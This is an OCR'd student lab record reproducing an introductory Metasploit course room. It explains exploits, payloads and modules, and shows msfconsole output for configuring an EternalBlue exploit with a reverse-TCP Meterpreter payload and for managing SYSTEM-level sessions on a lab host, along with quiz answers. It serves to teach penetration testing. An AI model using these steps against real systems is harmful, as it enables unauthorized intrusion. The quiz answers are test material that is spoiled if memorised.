
And to set the channel?

--channel — ✓ Correct Answer — Hint

And how do you tell it to capture packets to a file?

-w — ✓ Correct Answer — Hint

Task 3 :Aircrack-ng - Let's Get Cracking



RESULT:

Thus program is excuted and output is verified succesfully.

Ex. No.: 14 **Date:15/04/25**

Metasploit: Introduction

AIM:


Aim:

The aim of this experiment is to explore and understand the basic usage of the Metasploit Framework, focusing on exploiting vulnerabilities in a target system using various Metasploit modules, setting appropriate parameters, and successfully executing the exploit to gain access to the system.

Algorithm:

1. **Identify Vulnerability**: Use the search function to find exploits related to the target system.
2. **Select Exploit**: Choose an appropriate exploit based on the identified vulnerability (e.g., MS17-010 EternalBlue).
3. **Configure Exploit**: Set the necessary parameters such as target IP (RHOSTS), payload, and local port (LPORT).
4. **Choose Payload**: Select the payload that will run on the target system to achieve the desired result (e.g., reverse TCP shell).
5. **Execute Exploit**: Launch the exploit to attempt to compromise the target system.
6. **Post-Exploitation**: After successful exploitation, interact with the compromised system through the Meterpreter session or other post-exploitation tools.

Task 1 :Introduction to Metasploit



Metasploit is the most widely used exploitation framework. Metasploit is a powerful tool that can support all phases of a penetration testing engagement, from information gathering to post-exploitation.

Metasploit has two main versions:

- **Metasploit Pro**: The commercial version that facilitates the automation and management of tasks. This version has a graphical user interface (GUI).
- **Metasploit Framework**: The open-source version that works from the command line. This room will focus on this version, installed on the AttackBox and most commonly used penetration testing Linux distributions.

The Metasploit Framework is a set of tools that allow information gathering, scanning, exploitation, exploit development, post-exploitation, and more. While the primary usage of the Metasploit Framework focuses on the penetration testing domain, it is also useful for vulnerability research and exploit development.

The main components of the Metasploit Framework can be summarized as follows;

- **msfconsole**: The main command line interface.
- **Modules**: supporting modules such as exploits, scanners, payloads, etc.
- **Tools**: Stand alone tools that will help vulnerability research, vulnerability assessment, or penetration testing. Some of these tools are msfvenom, pattern_create and pattern_offset. We will cover msfvenom within this module, but pattern_create and pattern_offset are tools useful in exploit development which is beyond the scope of this module.

This room will cover the main components of Metasploit while providing you with a solid foundation on how to find relevant exploits, set parameters, and exploit vulnerable services on the target system. Once you have completed this room, you will be able to navigate and use the Metasploit command line comfortably.

Press the **Start Machine** button below.

Start the AttackBox by pressing the **Start AttackBox** button at the top of this page to complete tasks and answer the questions. The AttackBox machine will start in Split Screen view. If it is not visible, use the blue **Show Split View** button at the top of the page.

Answer the questions below

No answer needed

No answer needed — ✓ Correct Answer

Task 2 :Main Components of Metasploit

Task 2 Main Components of Metasploit

While using the Metasploit Framework, you will primarily interact with the Metasploit console. You can launch it from the AttackBox terminal using the `msfconsole` command. The console will be your main interface to interact with the different modules of the Metasploit framework. Modules are small components within the Metasploit framework that are built to perform a specific task, such as exploiting a vulnerability, scanning a target, or performing a brute-force attack.

Before diving into modules, it would be helpful to clarify a few recurring concepts: vulnerability, exploit, and payload.

- **Exploit:** A piece of code that uses a vulnerability present on the target system.
- **Vulnerability:** A design, coding, or logic flaw affecting the target system. The exploitation of a vulnerability can result in disclosing confidential information or allowing the attacker to execute code on the target system.
- **Payload:** An exploit will take advantage of a vulnerability. However, if we want the exploit to have the result we want (gaining access to the target system, read confidential information, etc.), we need to use a payload. Payloads are the code that will run on the target system.

Modules and categories under each one are listed below. These are given for reference purposes, but you will interact with them through the Metasploit console (msfconsole).


Auxiliary

Any supporting module, such as scanners, crawlers and fuzzers, can be found here.

Encoders


Encoders will allow you to encode the exploit and payload in the hope that a signature-based antivirus solution may miss them.

Signature-based antivirus and security solutions have a database of known threats. They detect threats by comparing suspicious files to this database and raise an alert if there is a match. Thus encoders can have a limited success rate as antivirus solutions can perform additional checks.



Evasion

While encoders will encode the payload, they should not be considered a direct attempt to evade antivirus software. On the other hand, "evasion" modules will try that, with more or less success.



Exploits

Exploits, neatly organized by target system.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 exploits/
exploits/
├── aix
├── android
├── apple_ios
├── bsd
├── bsdi
├── dialup
├── example_linux_priv_esc.rb
├── example.py
├── example.rb
├── example_webapp.rb
├── firefox
├── freebsd
├── hpux
├── irix
├── linux
├── mainframe
├── multi
├── netware
├── openbsd
├── osx
├── qnx
├── solaris
├── unix
└── windows

20 directories, 4 files
```

NOPs

NOPs (No OPeration) do nothing, literally. They are represented in the Intel x86 CPU family with 0x90, following which the CPU will do nothing for one cycle. They are often used as a buffer to achieve consistent payload sizes.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 nops/
nops/
├── aarch64
├── armle
├── cmd
├── mipsbe
├── php
├── ppc
├── sparc
├── tty
├── x64
└── x86

10 directories, 0 files
```

Payloads

Payloads are codes that will run on the target system.

Exploits will leverage a vulnerability on the target system, but to achieve the desired result, we will need a payload. Examples could be; getting a shell, loading a malware or backdoor to the target system, running a command, or launching calc.exe as a proof of concept to add to the penetration test report. Starting the calculator on the target system remotely by launching the calc.exe application is a benign way to show that we can run commands on the target system.

Running command on the target system is already an important step but having an interactive connection that allows you to type commands that will be executed on the target system is better. Such an interactive command line is called a "shell". Metasploit offers the ability to send different payloads that can open shells on the target system.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 payloads/
payloads/
├── adapters
├── singles
├── stagers
└── stages

4 directories, 0 files
```

You will see four different directories under payloads: adapters, singles, stagers and stages.

- **Adapters:** An adapter wraps single payloads to convert them into different formats. For example, a normal single payload can be wrapped inside a Powershell adapter, which will make a single powershell command that will execute the payload.
- **Singles:** Self-contained payloads (add user, launch notepad.exe, etc.) that do not need to download an additional component to run.
- **Stagers:** Responsible for setting up a connection channel between Metasploit and the target system. Useful when working with staged payloads. "Staged payloads" will first upload a stager on the target system then download the rest of the payload (stage). This provides some advantages as the initial size of the payload will be relatively small compared to the full payload sent at once.
- **Stages:** Downloaded by the stager. This will allow you to use larger sized payloads.

Metasploit has a subtle way to help you identify single (also called "inline") payloads and staged payloads.

- generic/shell_reverse_tcp
- windows/x64/shell/reverse_tcp

Both are reverse Windows shells. The former is an inline (or single) payload, as indicated by the "_" between "shell" and "reverse". While the latter is a staged payload, as indicated by the "/" between "shell" and "reverse".

Post

Post modules will be useful on the final stage of the penetration testing process listed above, post-exploitation.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 post/
post/
├── aix
├── android
├── apple_ios
├── bsd
├── firefox
├── hardware
├── linux
├── multi
├── networking
├── osx
├── solaris
└── windows

12 directories, 0 files
```

If you wish to familiarize yourself further with these modules, you can find them under the modules folder of your Metasploit installation. For the AttackBox these are under /opt/metasploit-framework/embedded/framework/modules

Answer the questions below

What is the name of the code taking advantage of a flaw on the target system?

Exploit — ✓ Correct Answer

What is the name of the code that runs on the target system to achieve the attacker's goal?

Payload — ✓ Correct Answer

What are self-contained payloads called?

Singles — ✓ Correct Answer

Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?

Singles — ✓ Correct Answer

Task 3 :Msfconsole

Task 3 Msfconsole

As previously mentioned, the console will be your main interface to the Metasploit Framework. You can launch it using the `msfconsole` command on your AttackBox terminal or any system the Metasploit Framework is installed on.

msfconsole

```
root@ip-10-10-220-191:~# msfconsole


            _---------.
         .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@ @@@     @    .
             ' @@@ @@   @@    .
              `.@@@@    @@    .
                '.@@     @   ;
                  ( 3 C   )     /|___ / Metasploit! \
                  ;@'. __*__,-'    \|--- \_____________/
                    '(.,...."/


       =[ metasploit v6.0                         ]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf6 >
```

Once launched, you will see the command line changes to msf6 (or msf5 depending on the installed version of Metasploit). The Metasploit console (msfconsole) can be used just like a regular command-line shell, as you can see below. The first command is `ls` which lists the contents of the folder from which Metasploit was launched using the `msfconsole` command.

It is followed by a `ping` sent to Google's DNS IP address (8.8.8.8). As we operate from the AttackBox, which is Linux we had to add the `-c 1` option, so only a single ping was sent. Otherwise, the ping process would continue until it is stopped using `CTRL+C`.

Linux Commands in Metasploit

```
msf6 > ls
[*] exec: ls

burpsuite_community_linux_v2021_8_1.sh  Instructions  Scripts
Desktop                                 Pictures      thinclient_drives
Downloads                               Postman       Tools
msf6 > ping -c 1 8.8.8.8
[*] exec: ping -c 1 8.8.8.8

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=1.33 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.335/1.335/1.335/0.000 ms
msf6 >
```

It will support most Linux commands, including `clear` (to clear the terminal screen), but will not allow you to use some features of a regular command line (e.g. does not support output redirection), as seen below.

Failed Output Redirection

```
msf6 > help > help.txt
[-] No such command
msf6 >
```

While on the subject, the help command can be used on its own or for a specific command. Below is the help menu for the set command we will cover soon.

Help feature

```
msf6 > help set
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 >
```

You can use the history command to see commands you have typed earlier.

History command

```
msf6 > history
1  use exploit/multi/http/nostromo_code_exec
2  set lhost 10.10.16.17
3  set rport 80
4  options
5  set rhosts 10.10.29.187
6  run
7  exit
8  exit -y
9  version
10  use exploit/multi/script/web_delivery
```

Search

One of the most useful commands in msfconsole is `search`. This command will search the Metasploit framework database for modules relevant to the given search parameter. You can conduct searches using CVE numbers, exploit names (eternalblue, heartbleed, etc.), or target system.

The search command

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSy
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Wi
   3  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSy
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execu


Interact with a module by name or index, for example use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```

The output of the `search` command provides an overview of each returned module. You may notice the "name" column already gives more information than just the module name. You can see the type of module (auxiliary, exploit, etc.) and the category of the module (scanner, admin, windows, Unix, etc.). You can use any module returned in a search result with the command `use` followed by the number at the beginning of the result line. (e.g. `use 0` instead of `use auxiliary/admin/smb/ms17_010_command`)

Another essential piece of information returned is in the "rank" column. Exploits are rated based on their reliability. The table below provides their respective descriptions.

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

Source: https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking

You can direct the search function using keywords such as type and platform.

For example, if we wanted our search results to only include auxiliary modules, we could set the type to auxiliary. The screenshot below shows the output of the search type:auxiliary telnet command.

Search by module type

```
msf6 > search type:auxiliary telnet

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/admin/http/dlink_dir_300_600_exec_noauth    2013-02-04       normal  No     D-Link DIR-600 / DIR-300
   1  auxiliary/admin/http/netgear_r6700_pass_reset         2020-06-15       normal  Yes    Netgear R6700v3 Unauthen
   2  auxiliary/dos/cisco/ios_telnet_rocem                  2017-03-17       normal  No     Cisco IOS Telnet Denial
   3  auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof          2010-12-21       normal  No     Microsoft IIS FTP Server
   4  auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal  No     Juniper SSH Backdoor Sca
   5  auxiliary/scanner/telnet/brocade_enable_login                          normal  No     Brocade Enable Login Che
   6  auxiliary/scanner/telnet/lantronix_telnet_password                     normal  No     Lantronix Telnet Passwor
   7  auxiliary/scanner/telnet/lantronix_telnet_version                      normal  No     Lantronix Telnet Service
   8  auxiliary/scanner/telnet/satel_cmd_exec               2017-04-07       normal  No     Satel Iberia SenNet Data
   9  auxiliary/scanner/telnet/telnet_encrypt_overflow                       normal  No     Telnet Service Encryptio
   10 auxiliary/scanner/telnet/telnet_login                                  normal  No     Telnet Login Check Scann
   11 auxiliary/scanner/telnet/telnet_ruggedcom                              normal  No     RuggedCom Telnet Passwor
   12 auxiliary/scanner/telnet/telnet_version                                normal  No     Telnet Service Banner De
   13 auxiliary/server/capture/telnet                                        normal  No     Authentication Capture:


Interact with a module by name or index, for example use 13 or use auxiliary/server/capture/telnet

msf6 >
```

Please remember that exploits take advantage of a vulnerability on the target system and may always show unexpected behavior. A low-ranking exploit may work perfectly, and an excellent ranked exploit may not, or worse, crash the target system.

Answer the questions below

How would you search for a module related to Apache?

search apache — ✓ Correct Answer

Who provided the auxiliary/scanner/ssh/ssh_login module?

todb — ✓ Correct Answer — Hint

Task 4 :Working with modules

Room completed (100%)

Task 4 Working with modules

You can launch the target machine attached to this room to replicate the examples shown below. Any Metasploit version 5 or 6 will have menus and screens similar to those shown here so you can use the AttackBox or any operating system installed on your local computer.

Once you have entered the context of a module using the `use` command followed by the module name, as seen earlier, you will need to set parameters. The most common parameters you will use are listed below. Remember, based on the module you use, additional or different parameters may need to be set. It is good practice to use the `show options` command to list the required parameters.

All parameters are set using the same command syntax:

```
set PARAMETER_NAME VALUE
```

Before we proceed, remember always to check the msfconsole prompt to ensure you are in the right context. When dealing with Metasploit, you may see five different prompts:

- **The regular command prompt:** You can not use Metasploit commands here.

Regular command prompt

```
root@ip-10-10-XX-XX:~#
```

- **The msfconsole prompt:** msf6 (or msf5 depending on your installed version) is the msfconsole prompt. As you can see, no context is set here, so context-specific commands to set parameters and run modules can not be used here.

Metasploit command prompt

```
msf6 >
```

- **A context prompt:** Once you have decided to use a module and used the set command to chose it, the msfconsole will show the context. You can use context-specific commands (e.g. set RHOSTS 10.10.x.x) here.

A context command prompt

```
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- **The Meterpreter prompt:** Meterpreter is an important payload we will see in detail later in this module. This means a Meterpreter agent was loaded to the target system and connected back to you. You can use Meterpreter specific commands here.

A Meterpreter command prompt

```
meterpreter >
```

- **A shell on the target system:** Once the exploit is completed, you may have access to a command shell on the target system. This is a regular command line, and all commands typed here run on the target system.

A Meterpreter command prompt

```
C:\Windows\system32>
```

As mentioned earlier, the `show options` command will list all available parameters.

The show options command

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.44.70      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Sessions

Once a vulnerability has been successfully exploited, a session will be created. This is the communication channel established between the target system and Metasploit.

You can use the `background` command to background the session prompt and go back to the msfconsole prompt.

Backgrounding sessions

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Alternatively, `CTRL+Z` can be used to background sessions.
The `sessions` command can be used from the msfconsole prompt or any context to see the existing sessions.

Listing active sessions

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12

msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12

msf6 >
```

To interact with any session, you can use the `sessions -i` command followed by the desired session number.

Interacting with sessions

```
msf6 > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12

msf6 > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Answer the questions below

How would you set the LPORT value to 6666?

set LPORT 6666 — ✓ Correct Answer

How would you set the global value for RHOSTS to 10.10.19.23?

setg RHOSTS 10.10.19.23 — ✓ Correct Answer

